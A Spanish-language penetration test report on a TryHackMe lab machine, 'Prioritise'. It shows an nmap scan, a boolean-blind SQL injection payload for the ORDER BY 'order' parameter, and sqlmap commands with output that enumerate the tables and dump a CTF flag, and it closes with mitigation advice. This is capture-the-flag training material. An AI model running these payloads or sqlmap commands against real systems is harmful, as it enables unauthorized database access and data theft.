Informe de Penetración - Máquina "Prioritise"

Campo	Detalle
Cliente	TryHackMe
IP Objetivo	10.66.155.181
Fecha del Test	23 de marzo de 2026
Consultor	Bender2997_

1. Resumen Ejecutivo

El objetivo de esta evaluación fue la dirección IP 10.66.155.181, identificada como la máquina "Prioritise", para validar la existencia de vectores de compromiso en su aplicación de gestión de tareas. Se identificó y explotó una vulnerabilidad crítica de Inyección SQL (SQL Injection) en el parámetro order del servidor web, confirmándose el *back-end* de la base de datos como SQLite. La explotación se realizó mediante la técnica de inyección ciega booleana (*Boolean-based Blind*) utilizando la herramienta sqlmap.

La criticidad de este hallazgo se clasifica como Crítica, ya que permitió la extracción no autorizada de la tabla flag, comprometiendo la confidencialidad de la información alojada en el sistema.

2. Metodología y Alcance

Campo	Objetivo	Detalle
Entorno	Aplicación Web "Prioritise"	IP Objetivo 10.66.155.181

Alcance	Pruebas de caja negra (Black-Box)	Limitadas a la identificación y explotación de una única vulnerabilidad crítica.
Metodología		Se siguió un enfoque iterativo: reconocimiento de puertos, análisis del tráfico web (Burp Suite), *fuzzing* inicial, identificación de puntos de inyección en la lógica de ordenamiento y explotación automatizada con sqlmap.

3. Fase de Reconocimiento y Descubrimiento

Se realizó un escaneo de puertos TCP a la IP objetivo para identificar la superficie de ataque.

Comando Nmap utilizado:

nmap -T4 -sS -sCV -Pn -n -p- --open 10.66.155.181 --oN Scan_1.txt

Resultados del Escaneo:

Puerto	**Estado**	**Servicio**	**Versión**	**Notas**
22/tcp	Abierto	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5	Protocolo 2.0
80/tcp	Abierto	http	Desconocida	Título de la página: "Prioritise". Acepta métodos GET, OPTIONS, HEAD y RTSP.

Análisis de Servicios:

El servidor web en el puerto 80 mostraba una aplicación de gestión de tareas "Prioritise". El análisis del tráfico web reveló dos *endpoints* principales:

- POST /new: Utilizado para agregar nuevas tareas con parámetros title y date. Se observó un error 500 al inyectar una comilla simple (') en el parámetro date, pero no se encontró una vulnerabilidad de Inyección SQL.
- GET /delete/ID: Utilizado para eliminar tareas.
- GET /?order=: Parámetro que aparece tras agregar más de una tarea y permite ordenar la lista.

4. Hallazgo: Inyección SQL (Boolean-based Blind) en Parámetro GET

ID	**PR-001**
Severidad	Crítica (High)
CWE	CWE-89 (Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'))

Descripción de la Vulnerabilidad:

El parámetro GET order en la URL (/?order=title) era susceptible a Inyección SQL, específicamente a la técnica de Inyección Ciega Booleana, confirmando que la base de datos es SQLite. El filtro de la aplicación no logró sanitizar correctamente la entrada utilizada en la cláusula ORDER BY de la consulta SQL subyacente. Esta vulnerabilidad fue inicialmente confirmada inyectando lógica condicional que alteraba la respuesta del servidor (ej. (CASE WHEN (SELECT 1)=1 THEN title ELSE date END)).


Impacto:

La explotación exitosa de la inyección ciega booleana permitió al atacante enumerar la estructura completa de la base de datos SQLite, incluyendo las tablas flag y todos. Finalmente, se pudo extraer el contenido de la columna flag, obteniendo el indicador de compromiso.

Prueba de Concepto (PoC):

Identificación del Vector de Ataque

Durante la fase de reconocimiento, se observó que la aplicación no habilitaba opciones de ordenamiento de forma predeterminada. Tras agregar más de un elemento a la lista de tareas, el servidor generó dinámicamente un parámetro GET denominado order (ej. /?order=title) para gestionar la disposición de la tabla.




Confirmación Manual (Oráculo Booleano)

Se confirmó la vulnerabilidad mediante la inyección de lógica condicional en la cláusula ORDER BY. Se utilizó el siguiente payload para validar si el servidor procesaba sentencias SQL:

Payload: ?order=(CASE WHEN (1=1) THEN title ELSE date END)

- Lógica del Oráculo: Si la condición es verdadera (1=1), la aplicación ordena los resultados por la columna title (alfabético). Si es falsa, los ordena por date (cronológico). La alteración visual en la respuesta del servidor confirmó que el parámetro es vulnerable a Inyección SQL Ciega Booleana en un entorno SQLite.



Explotación Automatizada con sqlmap

Paso 1: Confirmación y Detección de Payload Se utilizó sqlmap para automatizar la extracción de datos, identificando el punto de inyección exacto y el motor de base de datos:

- Comando: sqlmap -u "http://10.66.155.181/?order=title" -p order --dbms=sqlite --level=5 --risk=3 --technique=B --batch
- Payload Confirmado: order=title AND CASE WHEN 9963=9963 THEN 9963 ELSE JSON(CHAR(103,118,99,70)) END

```
[14:41:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: order (GET)
    Type: boolean-based blind
    Title: SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)
    Payload: order=title AND CASE WHEN 9963=9963 THEN 9963 ELSE JSON(CHAR(103,118,99,70)) END
---
[14:41:56] [INFO] testing SQLite
[14:41:56] [INFO] confirming SQLite
[14:41:56] [INFO] actively fingerprinting SQLite
[14:41:56] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[14:41:56] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
```

Paso 2: Enumeración de Tablas Se procedió a listar las tablas existentes en la base de datos SQLite_masterdb:

- Comando: sqlmap -u "http://10.66.155.181/?order=title" -p order --dbms=sqlite --tables --batch
- Tablas Encontradas: flag, todos

```
[14:37:10] [INFO] retrieved: 2
[14:37:11] [INFO] retrieved: todos
[14:37:13] [INFO] retrieved: flag
<current>
[2 tables]
+-------+
| flag  |
| todos |
+-------+
```

```
[14:38:19] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:38:19] [INFO] retrieved: CREATE TABLE "flag" (  "flag" TEXT )
Database: <current>
Table: flag
[1 column]
+--------+------+
| Column | Type |
+--------+------+
| flag   | TEXT |
+--------+------+

[14:38:38] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 150 times
```

Paso 3: Extracción del Indicador de Compromiso (Flag) Finalmente, se realizó el volcado (dump) del contenido de la tabla flag para obtener la evidencia del compromiso:

- Comando: sqlmap -u "http://10.66.155.181/?order=title" -p order --dbms=sqlite -T flag -C flag --dump --batch
- Valor Recuperado: flag{65f2f8cfd53d59422f3d7cc62cc8fdcd}

```
[14:39:32] [INFO] fetching entries of column(s) 'flag' for table 'flag'
[14:39:32] [INFO] fetching number of column(s) 'flag' entries for table 'flag' in database 'SQLite_masterdb'
[14:39:32] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:39:32] [INFO] retrieved: 1
[14:39:32] [INFO] retrieved: flag{65f2f8cfd53d59422f3d7cc62cc8fdcd}
Database: <current>
Table: flag
[1 entry]
+----------------------------------------+
| flag                                   |
+----------------------------------------+
| flag{65f2f8cfd53d59422f3d7cc62cc8fdcd} |
+----------------------------------------+

[14:39:52] [INFO] table 'SQLite_masterdb.flag' dumped to CSV file '/root/.local/share/sqlmap/output/10.66.155.181/dump/SQLite_masterdb/flag.csv'
[14:39:52] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 149 times
[14:39:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.66.155.181'
```

5. Conclusiones y Recomendaciones de Mitigación

Conclusión:

La prueba de penetración demostró una falla crítica en la validación y sanitización de las entradas de usuario en la aplicación web "Prioritise". La falta de medidas de

protección contra la Inyección SQL, especialmente en el parámetro de ordenamiento, permitió el compromiso total de la base de datos subyacente (SQLite) y la extracción de datos sensibles.

Recomendaciones Críticas (PR-001):

1. **Uso de Sentencias Preparadas (Prioridad Crítica):**
    - Reescribir todas las consultas SQL que incorporan entrada de usuario para utilizar Sentencias Preparadas (Prepared Statements) o *Stored Procedures*. Esto garantiza que los valores de entrada se traten siempre como datos y nunca como código SQL ejecutable.
2. **Validación Estricta de Entradas (Prioridad Alta):**
    - Para parámetros como order, solo permitir un conjunto limitado de valores predefinidos y seguros (por ejemplo, title, date, done) mediante un enfoque de lista blanca (*Whitelist*).
    - Nunca utilizar la entrada del usuario directamente para construir consultas SQL, especialmente en cláusulas como ORDER BY.
3. **Principio de Mínimo Privilegio (Prioridad Media):**
    - Asegurar que la cuenta de usuario de la base de datos utilizada por la aplicación web tenga los mínimos permisos necesarios (por ejemplo, solo permisos de lectura y escritura en la tabla todos, sin acceso a tablas administrativas o a la tabla flag).